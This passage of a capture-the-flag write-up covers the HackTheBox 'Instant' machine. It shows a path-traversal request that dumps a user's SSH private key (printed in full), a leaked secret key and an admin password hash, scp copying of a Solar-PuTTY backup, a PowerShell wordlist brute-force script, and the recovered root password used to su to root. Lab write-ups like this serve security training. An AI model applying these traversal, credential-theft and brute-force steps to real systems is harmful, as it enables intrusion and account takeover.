
gimme that SSH key
Response body
Download

{
"/home/shirohige/logs/../.ssh/id_rsa": [
"-----BEGIN OPENSSH PRIVATE KEY-----\n",
"b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\n",
"NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B\n",
"nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGefOMYtY/T5hE0VeHv73uEOA/BoeaH\n",
"dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gfebpII3js9OmKXQAFc2T5k/\n",
"5xL+1MHnZBiQqKvjbphueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY\n",
<...>
"HSsLq1bCQ6nSP+hJXXjlm0FYcC4jLHbDoYWSilg96D1n1kyALvWrNDH9m7RMtS5WzBM3FX\n",
"zKCwZBxrcPuU0raNkO1haQlupCCGGI5adMLuvefvthMxYxoAPrppptXR+g4uimwp1oJcO5\n",
"SSYSPxMLojS9gg++Jv8IuFHerxoTwr1eY8d3smeOBc62yz3tIYBwSe/L1nIY6nBT57DOOY\n",
"CGGElC1cS7pOg/XaOh1bPMaJ4Hi3HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ\n",
"n90GYFZoYuRerYOQjdGOOCJ4D/SkIpv0qqPQNulejh7DuHKiohmK8S59uMPMzgzQ4BRW0G\n",
"HwDs1CAcoWDnh7yhGK6lZM3950r1A/RPwt9FcvWfEoQqwvCV37L7YJJ7rDWlTa06qHMRMP\n",
"5VNy/4CNnMdXALx0OMVNNoY1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Zo1r\n",
"bhd6Uh7ofGRW/5AAAAEXNoaXJvaGlnZUBpbnN0YW50AQ==\n",
"-----END OPENSSH PRIVATE KEY-----\n"
],
"Status": 201
}

Response headers

connection: Keep-Alive  content-length: 2809  content-type: application/json  date: Thu07 Nov 2024 16:08:53 GMT  keep-alive: timeout=5max=100  server: Werkzeug/3.0.3 Python/3.12.3
Some cleaning up of the key though Chatgpt gives us a usable version that we can then chmod 600 to give the right permissions and use with SSH to get a shell as shirohige, grab user.txt and complete the user step of the CTF machine.
┌──(kali㉿localhost)-[~/Desktop]
└─$ cat shirohige
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿localhost)-[~/Desktop]
└─$ chmod 600 shirohige

┌──(kali㉿localhost)-[~/Desktop]
└─$ ssh -i shirohige shirohige@instant.htb
The authenticity of host 'instant.htb (10.10.11.37)' can't be established.
ED25519 key fingerprint is SHA256:r+JkzsLsWoJi57npPp0MXIJ0/vVzZ22zbB7j3DWmdiY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'instant.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
shirohige@instant:~$ cat user.txt
af47************************3cb3

but.... anime.....
Root
Enumeration
Low hanging fruit checks
I started as I like to do with checking for some possible low hanging fruit to privilege escalation. I like to do sudo -l to check sudo permissions, check for ports listening locally only, and check for any interesting SUID scripts/binaries.
shirohige@instant:~$ sudo -l
[sudo] password for shirohige:
Sorry, try again.

shirohige@instant:~$ find / -type f -perm -4000 2>/dev/null
/usr/bin/sudo
/usr/bin/mount
/usr/bin/umount
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
We don't know Shirohige's password at this point so we cannot enumerate sudo permissions through sudo -l.There does not appear to be any abnormal or interesting SUID files.
shirohige@instant:~$ ss -tlnp
State          Recv-Q         Send-Q                   Local Address:Port                   Peer Address:Port         Process
LISTEN         0              128                          127.0.0.1:8888                        0.0.0.0:*             users:(("python3",pid=1352,fd=3))
LISTEN         0              128                          127.0.0.1:8808                        0.0.0.0:*             users:(("python3",pid=1357,fd=3))
LISTEN         0              4096                     127.0.0.53%lo:53                          0.0.0.0:*
LISTEN         0              4096                        127.0.0.54:53                          0.0.0.0:*
LISTEN         0              4096                                 *:22                                *:*
LISTEN         0              511                                  *:80                                *:*
Looking at the open ports however it does appear that there are python3 services listening on port 8888 and 8808 locally, something to note to check out for later. The next Place i like to look is in the /opt directory. In this case we discover a backups directory that contains a Solar-putty sessions-backup.dat file
shirohige@instant:~$ cd /opt
shirohige@instant:/opt$ ls
backups

shirohige@instant:/opt$ cd backups/
shirohige@instant:/opt/backups$ ls
Solar-PuTTY

shirohige@instant:/opt/backups$ cd Solar-PuTTY/
shirohige@instant:/opt/backups/Solar-PuTTY$ ls
sessions-backup.dat
Pulling creds from this backup is the most likely vector to root at this point.
Linpeas tool assisted enumeration
It's always good to fully enumerate before exploiting so I then moved linpeas over to the box using the shirohige ssh key for some automatic enumeration.
┌──(kali㉿localhost)-[~/Desktop]
└─$ scp -i shirohige linpeas_linux_amd64 shirohige@instant.htb:~
linpeas_linux_amd64

shirohige@instant:~$ chmod +x linpeas_linux_amd64
shirohige@instant:~$ ./linpeas_linux_amd64
<...>
╔══════════╣ Analyzing Env Files (limit 70)
-rw-r--r-- 1 shirohige shirohige 71 Aug  8 19:34 /home/shirohige/projects/mywallet/Instant-Api/mywallet/.env
SECRET_KEY=VeryStrongS3cretKeyY0uC4NTGET
LOG_PATH=/home/shirohige/logs/
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db
Found /var/lib/PackageKit/transactions.db

-> Extracting tables from /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db (limit 20)
--> Found interesting column names in wallet_users (output limit 10)
CREATE TABLE wallet_users (
    id INTEGER NOT NULL,
    username VARCHAR,
    email VARCHAR,
    wallet_id VARCHAR,
    password VARCHAR,
    create_date VARCHAR,
    secret_pin INTEGER,
    role VARCHAR,
    status VARCHAR,
    PRIMARY KEY (id),
    UNIQUE (username),
    UNIQUE (email),
    UNIQUE (wallet_id)
)
1, instantAdmin, admin@instant.htb, f0eca6e5-783a-471d-9d8f-0162cbc900db, pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cbb6586fab7ab7bc762bd978, 2024-07-23 00:20:52.529887, 87348, Admin, active
Linpeas picks up a secret key of VeryStrongS3cretKeyY0uC4NTGET, while this doesn't get us root directly it is likely useful for something later. It also finds the instantAdmin users password hash for the online application,
pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cbb6586fab7ab7bc762bd978.
But it looks like it would be hard to crack and is likely not the route forward
.jpg)
A daily occurrence in my life
Solar putty decrypter
At this point the correct attack vector appears to be the Solar-PuTTY session backup we discovered. Some quick googling reveals that there is a tool called SolarPuttyDecrypt that can do just this for us.

ahh google, ole trusty
I grabbed the sessions-backup.dat back to my attacking host using SCP.
┌──(kali㉿localhost)-[~/Desktop]
└─$ scp -i shirohige shirohige@instant.htb:/opt/backups/Solar-PuTTY/sessions-backup.dat .
sessions-backup.dat
I then transferred the file to my host windows machine ( Use a VM, be better than me) since the[ POC](https://github.com/VoidSec/SolarPuttyDecrypt/releases/download/v1.0/SolarPuttyDecrypt_v1.zip) is an exe. Downloaded the POC and ran the exe targeting the backup and with the VeryStrongS3cretKeyY0uC4NTGET password discovered by linpeas. This password did not seem to be correct however leaving me at a bit of a dead end.
PS C:\Users\Name\Desktop\SolarPuttyDecrypt_V1> ./SolarPuttyDecrypt.exe sessions-backup.dat VeryStrongS3cretKeyY0uC4NTGET
-----------------------------------------------------
SolarPutty's Sessions Decrypter by VoidSec
-----------------------------------------------------
System.Security.Cryptography.CryptographicException: Bad Data.

at System.Security.Cryptography.CryptographicException.ThrowCryptographicException(Int32 hr)
at System.Security.Cryptography.Utils._DecryptData(SafeKeyHandle hKey, Byte[] data, Int32 ib, Int32 cb, Byte[]& outputBuffer, Int32 outputOffset, PaddingMode PaddingMode, Boolean fDone)
at System.Security.Cryptography.CryptoAPITransform.TransformFinalBlock(Byte[] inputBuffer, Int32 inputOffset, Int32 inputCount)
at System.Security.Cryptography.CryptoStream.FlushFinalBlock()
at System.Security.Cryptography.CryptoStream.Dispose(Boolean disposing)
at System.IO.Stream.Close()
at System.IO.Stream.Dispose()
at Crypto.Decrypt(String passPhrase, String cipherText) in C:\Users\VoidSec\Documents\GitHub\SolarPuttyDecrypt\SolarPuttyDecrypt\Program.cs:line 122
at SolarPuttyDecrypt.Program.DoImport(String dialogFileName, String password, String CurrDir) in C:\Users\VoidSec\Documents\GitHub\SolarPuttyDecrypt\SolarPuttyDecrypt\Program.cs:line 54

I hate being bamboozled
As a bit of a last ditch on this being the correct route I used ChatGPT to create a PowerShell script that will leverage a wordlist to and try and brute force the password.
PS C:\Users\jacob\Desktop\SolarPuttyDecrypt_V1> cat .\script.ps1
# Define paths
$wordlistPath = "C:\Users\user\hashcat-6.2.6\rockyou.txt"
$dataFilePath = "C:\Users\user\Desktop\SolarPuttyDecrypt_V1\sessions-backup.dat"
$decrypterPath = "C:\Users\user\Desktop\SolarPuttyDecrypt_V1\SolarPuttyDecrypt.exe"

# Loop through each password in the wordlist
foreach ($password in Get-Content -Path $wordlistPath) {
Write-Host "Trying password: $password"

# Run the decryption command
$process = Start-Process -FilePath $decrypterPath -ArgumentList "$dataFilePath", $password -NoNewWindow -PassThru -RedirectStandardOutput -RedirectStandardError
$process.WaitForExit()

# Capture the output and error messages
$output = $process.StandardOutput.ReadToEnd()
$error = $process.StandardError.ReadToEnd()

# Check if decryption was successful based on expected output
if ($output -notmatch "Bad Data" -and $error -eq "") {
    Write-Host "Success with password: $password"
    Write-Host "Output: $output"
    break
}
}
This takes a while to run but eventually finds that the password estrella is correct and gives us the encrypted session. Here we see an instant-root user and associated password.
PS C:\Users\jacob\Desktop\SolarPuttyDecrypt_V1> .\SolarPuttyDecrypt.exe sessions-backup.dat estrella
-----------------------------------------------------
SolarPutty's Sessions Decrypter by VoidSec
-----------------------------------------------------

{
"Sessions": [
{
  "Id": "066894ee-635c-4578-86d0-d36d4838115b",
  "Ip": "10.10.11.37",
  "Port": 22,
  "ConnectionType": 1,
  "SessionName": "Instant",
  "Authentication": 0,
  "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
  "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
  "LastTimeOpen": "0001-01-01T00:00:00",
  "OpenCounter": 1,
  "SerialLine": null,
  "Speed": 0,
  "Color": "#FF176998",
  "TelnetConnectionWaitSeconds": 1,
  "LoggingEnabled": false,
  "RemoteDirectory": ""
}
],
"Credentials": [
{
  "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
  "CredentialsName": "instant-root",
  "Username": "root",
  "Password": "12**24nzC!r0c%q12",
  "PrivateKeyPath": "",
  "Passphrase": "",
  "PrivateKeyContent": null
}
],
"AuthScript": [],
"Groups": [],
"Tunnels": [],
"LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}
SU to root
I was then able to leverage the discovered password 12\*\*24nzC!r0c%q12 to su to root and obtain a root shell, grab root.txt and complete the machine.
shirohige@instant:/opt/backups/Solar-PuTTY$ su root
Password:12**24nzC!r0c%q12
root@instant:~# cat root.txt
243b************************9735
.jpg)
Another box completed, well done fren, keep it up!
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io